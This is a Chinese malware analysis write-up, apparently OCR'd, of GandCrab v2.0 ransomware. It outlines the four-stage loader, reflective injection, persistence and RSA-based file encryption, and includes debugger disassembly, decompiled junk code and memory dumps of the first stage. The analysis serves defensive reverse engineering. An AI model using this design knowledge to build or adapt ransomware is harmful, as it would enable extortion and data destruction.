

GandCrab v2.0分析


GandCrab v2.0
模块一：GandCrab
1 读取资源数据
2 解密数据获取shellCode
3 动态执行shellCode
读取资源数据，解密后获取shellCode，动态执行
模块二：shellCode
1 通过PEB动态获取“GetProcAddress”等函数地址
2 申请缓冲区，解密PE1文件
3 清空自身内存空间，拷贝PE1文件数据
4 修复IAT导入表和基址重定位
5 跳转到PE1程序入口点继续执行
动态获取函数地址，解密修复PE1文件，并执行
模块三：PE1.EXE
1 解密PE2.DLL
2 解析PE获取导出函数地址
3 调用导出函数加载自身
解密PE2.DLL，利用导出函数实行反射注入
模块四：PE2.DLL
1 初始化
获取系统信息，创建互斥体
检测杀软驱动，自拷贝，注册表自启动
遍历结束指定进程，防止占用
生成并导出RSA密钥对
2 网络连接
获取系统信息和本机IP地址
加密并发送系统信息和RSA密钥对
丢弃本地RSA私钥
3 加密数据
创建线程，遍历并过滤掉特定目录和文件
创建勒索信息提示文档
导入密钥，加密文件
上传系统信息和密钥，创建线程加密文件数据

1.静态分析

无壳


Detect It Easy v3.03 [Windows 10 Version 2009](x86_64)

文件名
C:\Users\xiao\Desktop\sample\1

文件类型: PE32
入口点: 004037bd
基址: 00400000
区块: 0006
Time date stamp: 2018-03-11 01:42:08
Size of image: 00a86000
扫描: Detect It Easy(DiE)
字节序: LE
模式: 32-bit
架构: I386
类型: GUI


Compiler	Microsoft Visual C/C++(2010)[libcmt]	S	
Linker	Microsoft Linker(10.0)[GUI32]	S	?

□ 深度扫描

100%

159 毫秒

EnumResourceNamesA 枚举资源名称，猜测是病毒提取解密资源段数据进行后续操作



哈希 64 00000033ae36aa86

哈希 32 17affca1

	alFirst	DateS	arder(	Name	stThu	哈希	
0	00a...	000...	000...	00a...	00a...	b7e...	KERNEL32.dll
1	00a...	000...	000...	00a...	00a...	a44...	USER32.dll
2	00a...	000...	000...	00a...	00a...	11c...	GDI32.dll


	Thunk	Ordina	Hin	Name
0	00a...		...	EnumResourceNamesA
1	00a...		...	GetProcAddress
2	00a...		...	GetModuleHandleA
3	00a...		...	GetConsoleTitleA
4	00a...		...	GetNumberFormatA
5	00a...		...	GetPrivateProfileIntW
6	00a...			GlobalMemoryStatus

2.动态分析

模块一：GandCrad 读取资源数据 解密数据获取shellcode 动态执行shellcode

winmain函数：


含有大量无意义的函数调用和代码




```
int v21; // [esp+D4h] [ebp-4h]

if ( lstrlenA(String) == 682776 && strlen(String) == 853779 )
{
  MoveFileW(L"Guzinimimule rucu dineriye fahaho wuzofi", L"Xi palezelafokisi");// 不执行
  GetCurrencyFormatW(0, 0, L"Fe mivihitico xedape hejabuve si", 0, CurrencyStr, 0);
  CreateMDIWindowW(L"Lobaxu fahizi", L"Cecinaxu widecuza noxicoyuke", 0, 0, 0, 0, 0, 0, 0, 0);
  GetLocaleInfoA(0, 0, LCData, 0);
  ShowWindowAsync(0, 0);
  GetNearestPaletteIndex(0, 0);
  Msg.pt.x = 15;
  Msg.time = 0;
  LOBYTE(Msg.hwnd) = 0;
  sub_401037("lewuxutuzawudalizatetocuyijalateneli", 0x24u);
  if ( Msg.pt.x >= 0x10u )
    operator delete(Msg.hwnd);
}
v21 = 0;
while ( 1 )                               // 死循环 跳出循环条件不合理-->无意义代码，跳过
{
  GlobalMemoryStatus(&Buffer);
  v4 = v21;
  if ( v21 < 5570 )
  {
    CharLowerBuffA(LCData, 0);
    ResetWriteWatch(0, 0);
    SelectObject(0, 0);
    GetPrivateProfileIntW(L"Buyesacuyomage ceri", L"Co", 0, L"Fupevomahi goromahoma ziyuyofilejera");
    SetWindowsHookExW(0, 0, 0, 0);
```

动态获取GlobalAlloc函数地址 调用GlobalAlloc函数返回内存句柄

调用EnumResourceNamesA 枚举资源数据，将数据写入到内存地址




```c
while ( v5 < (int)&unk_85CEB4 );
v6 = GetProcAddress;
*(_DWORD *)GlobalAlloc = GetProcAddress(hModule, "GlobalAlloc");
dword_436B78 = (int (*)(void))GlobalAlloc(0, dword_CA66A0);
i_1 = 0;
dword_CA66A4 = (int)off_424008;
if ( dword_CA66A0 )
{
  do
  {
    if ( i_1 < 6485 )
      EnumResourceNamesA(0, "Ropotokovowoca genura", 0, 0);
    *((_BYTE *)dword_436B78 + i_1) = *(_BYTE *)(dword_CA66A4 + i_1 + 980809);
    if ( i_1 < 985 )
    {
      v18 = 0;
      v21 = 0;
      ReadConsoleOutputA(0, &v16, 0, 0, &ReadRegion);
      SetClipboardData(0, 0);
      DrawTextW(0, L"Picono leguku tevihu fipa pu", 0, (LPRECT)&Msg.lParam, 0);
    }
    ++i_1;
  }
  while ( (unsigned int)i_1 < dword_CA66A0 );
  v6 = GetProcAddress;
}
hModule = LoadLibraryW(L"kernel32.dll");
```



```
     00401EF9   6A 00          push 0
     00401EFB   6A 00          push 0
     00401EFD   FFD3           call ebx
     00401EFF   6A 00          push 0
     00401F01   8D95 68F6FFFF  lea edx,dword ptr ss:[ebp-998]
     00401F07   52             push edx
     00401F08   FF15 FCB2E500  call dword ptr ds:[<&GetConsoleTitleA>]
     00401F0E   6A 00          push 0
     00401F10   6A 00          push 0
     00401F12   6A 00          push 0
     00401F14   6A 00          push 0
     00401F16   8D45 D4        lea eax,dword ptr ss:[ebp-2C]
     00401F19   50             push eax
     00401F1A   FF15 B4B4E500  call dword ptr ds:[<&PeekMessageW>]
EIP  00401F20   81FE EBE44E00  cmp esi,1.4EE4EB
     00401F26   75 12          jne 1.401F3A
     00401F28   68 60EC4100    push 1.41EC60                                 41EC60:"kernel32.dll"
     00401F2D   FF15 F8B2E500  call dword ptr ds:[<&GetModuleHandleA>]
     00401F33   A3 EC3ACA00    mov dword ptr ds:[CA3AEC],eax
     00401F38   EB 22          jmp 1.401F5C
     00401F3A   81FE F50F0000  cmp esi,FF5
     00401F40   7D 1A          jge 1.401F5C
     00401F42   6A 00          push 0
     00401F44   6A 00          push 0
     00401F46   6A 00          push 0
     00401F48   FF15 B8B4E500  call dword ptr ds:[<&SetWindowRgn>]
     00401F4E   FF15 BCB4E500  call dword ptr ds:[<&GetKBCodePage>]
     00401F54   6A 00          push 0
     00401F56   FF15 B4B2E500  call dword ptr ds:[<&RemoveFontMemResou
     00401F5C   46             inc esi
     00401F5D   81FE B4CE8500  cmp esi,1.85CEB4
     00401F63   0F8C 6FFFFFFF  jl 1.401ED8
     00401F69   8B0D EC3ACA00  mov ecx,dword ptr ds:[CA3AEC]
     00401F6F   8B3D F4B2E500  mov edi,dword ptr ds:[<&GetProcAddress>]
     00401F75   68 70EC4100    push 1.41EC70                                 41EC70:"GlobalAlloc"
     00401F7A   51             push ecx
     00401F7B   FFD7           call edi
     00401F7D   8B15 A066CA00  mov edx,dword ptr ds:[CA66A0]
     00401F83   52             push edx
     00401F84   6A 00          push 0
     00401F86   A3 7C6B4300    mov dword ptr ds:[436B7C],eax
     00401F8B   FFD0           call eax
```

调用EnumResourceNameA枚举资源，然后将资源数据循环复制到新内配的内存



```
00401F6F   8B3D F4B2E500     mov edi,dword ptr ds:[<&GetProcAddress>]
00401F75   68 70EC4100       push 1.41EC70                             41EC70:"GlobalAlloc"
00401F7A   51                push ecx
00401F7B   FFD7              call edi
00401F7D   8B15 A066CA00     mov edx,dword ptr ds:[CA66A0]
00401F83   52                push edx
00401F84   6A 00             push 0
00401F86   A3 7C6B4300       mov dword ptr ds:[<&GlobalAlloc>],eax
00401F8B   FFD0              call eax
00401F8D   A3 786B4300       mov dword ptr ds:[436B78],eax
00401F92   A1 08404200       mov eax,dword ptr ds:[424008]
00401F97   33F6              xor esi,esi
00401F99   A3 A466CA00       mov dword ptr ds:[CA66A4],eax
00401F9E   3935 A066CA00     cmp dword ptr ds:[CA66A0],esi
00401FA4   0F86 83000000     jbe 1.40202D
00401FAA   8B3D F0B2E500     mov edi,dword ptr ds:[<&EnumResourceNam
00401FB0   8B1D 20B3E500     mov ebx,dword ptr ds:[<&ReadConsoleOutp
00401FB6   81FE 55190000     cmp esi,1955
00401FBC   7D 0D             jge 1.401FCB
00401FBE   6A 00             push 0
00401FC0   6A 00             push 0
00401FC2   68 7CEC4100       push 1.41EC7C                             41EC7C:"Ropotokovowoca gepura"
00401FC7   6A 00             push 0
00401FC9   FFD7              call edi
00401FCB   8B0D A466CA00     mov ecx,dword ptr ds:[CA66A4]
00401FD1   8A9431 49F70E00   mov dl,byte ptr ds:[ecx+esi+EF749]
00401FD8   A1 786B4300       mov eax,dword ptr ds:[436B78]
00401FDD   881430            mov byte ptr ds:[eax+esi],dl
00401FE0   81FE D9030000     cmp esi,3D9
00401FE6   7D 36             jge 1.40201E
00401FE8   33C0              xor eax,eax
00401FEA   8D55 C8           lea edx,dword ptr ss:[ebp-38]
00401FED   52                push edx
00401FEE   50                push eax
00401FEF   33C9              xor ecx,ecx
00401FF1   51                push ecx
00401FF2   8D55 D0           lea edx,dword ptr ss:[ebp-30]
00401FF5   52                push edx
00401FF6   50                push eax
00401FF7   894D F0           mov dword ptr ss:[ebp-10],ecx
00401FFA   8945 FC           mov dword ptr ss:[ebp-4],eax
00401FFD   FFD3              call ebx
00401FFF   6A 00             push 0
```

```
ecx=00FC0000
dword ptr ds:[1.00CA66A4]=1.00D6DBBF

.text:00401FCB 1:$1FCB #13CB
```


```
EAX    00000000
EBX    759F3A80     <kernel32.ReadConsoleOutputA>
ECX    00FC0000
EDX    00FC0000
EBP    0019FEE0
ESP    0019F13C     <&EntryPoint>
ESI    00000000
EDI    75A01560     <kernel32.EnumResourceNamesA>

EIP    00401FCB     1.00401FCB

EFLAGS   00000244
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

LastError  00000715 (ERROR_RESOURCE_TYPE_NOT_FOU
LastStatus C000008A (STATUS_RESOURCE_TYPE_NOT_FO

GS 002B   FS 0053
ES 002B   DS 002B
CS 0023   SS 002B

ST(0) 00000000000000000000 x87r0 空 0.0000000000
ST(1) 00000000000000000000 x87r1 空 0.0000000000
ST(2) 00000000000000000000 x87r2 空 0.0000000000
ST(3) 00000000000000000000 x87r3 空 0.0000000000
ST(4) 00000000000000000000 x87r4 空 0.0000000000
ST(5) 00000000000000000000 x87r5 空 0.0000000000
ST(6) 3FFF8000000000000000 x87r6 空 1.0000000000
ST(7) 3FFF8DB70C975DF22363 x87r7 空 1.1071487177
```

```
默认 (stdcall)   5   □ 解锁
1: [esp+4] 00000000
2: [esp+8] 00389000
3: [esp+C] 0019F1A4 "兞濛\x08"
4: [esp+10] 759EB883 kernel32.759EB883
5: [esp+14] C0150008
```

```
地址      十六进制                                          ASCII
00424008  BF DB D6 00 D9 E7 47 57 A2 E2 09 3E 6F 8A F2 FF  ¿ÛÖ.ÙçGW¢â.>o.òÿ
00424018  5D 6D B3 69 00 00 00 00 00 00 00 00 50 F1 41 00  ]m³i........PñA.
00424028  00 00 00 00 2E 3F 41 56 62 61 64 5F 61 6C 6C 6F  .....?AVbad_allo
00424038  63 40 73 74 64 40 40 00 00 00 00 00 00 00 00 00  c@std@@.........
00424048  50 F1 41 00 00 00 00 00 2E 3F 41 56 65 78 63 65  PñA.....?AVexce
00424058  70 74 69 6F 6E 40 73 74 64 40 40 00 00 00 00 00  ption@std@@.....
00424068  00 00 00 00 50 F1 41 00 00 00 00 00 2E 3F 41 56  ....PñA.....?AV
00424078  6C 6F 67 69 63 5F 65 72 72 6F 72 40 73 74 64 40  logic_error@std@
00424088  40 00 00 00 50 F1 41 00 00 00 00 00 2E 3F 41 56  @...PñA.....?AV
00424098  69 6E 76 61 6C 69 64 5F 61 72 67 75 6D 65 6E 74  invalid_argument
004240A8  40 73 74 64 40 40 00 00 50 F1 41 00 00 00 00 00  @std@@..PñA.....
004240B8  2E 3F 41 56 6C 65 6E 67 74 68 5F 65 72 72 6F 72  .?AVlength_error
004240C8  40 73 74 64 40 40 00 00 50 F1 41 00 00 00 00 00  @std@@..PñA.....
004240D8  2E 3F 41 56 6F 75 74 5F 6F 66 5F 72 61 6E 67 65  .?AVout_of_range
004240E8  40 73 74 64 40 40 00 00 50 F1 41 00 00 00 00 00  @std@@..PñA.....
004240F8  2E 3F 41 56 72 75 6E 74 69 6D 65 5F 65 72 72 6F  .?AVruntime_erro
```

```
0019F13C  004037BD  1.EntryPoint
0019F140  00000000
0019F144  00389000
0019F148  0019F1A4  "兞濛\x08"
0019F14C  759EB883  返回到 kernel32.759EB883 自 kernel32.759EBD20
0019F150  C0150008
0019F154  00000000
0019F158  00000000
0019F15C  759EB892  返回到 kernel32.759EB892 自 kernel32.759F24AF
0019F160  00000003
0019F164  8A4AEFAC
0019F168  00000003
0019F16C  00000000
0019F170  00000000
0019F174  7715AB39  返回到 ntdll.7715AB39 自 ntdll.77174B20
0019F178  0019F164
0019F17C  0019F198
0019F180  0019F960
0019F184  7717AD10  ntdll.7717AD10
0019F188  FD73DDE4
```

[436b78]值为00FD41E8，写入的内存地址为00FD41E8



```
00401FB6   81FE 55190000     cmp esi,1955
00401FBC   7D 0D             jge 1.401FCB
00401FBE   6A 00             push 0
00401FC0   6A 00             push 0
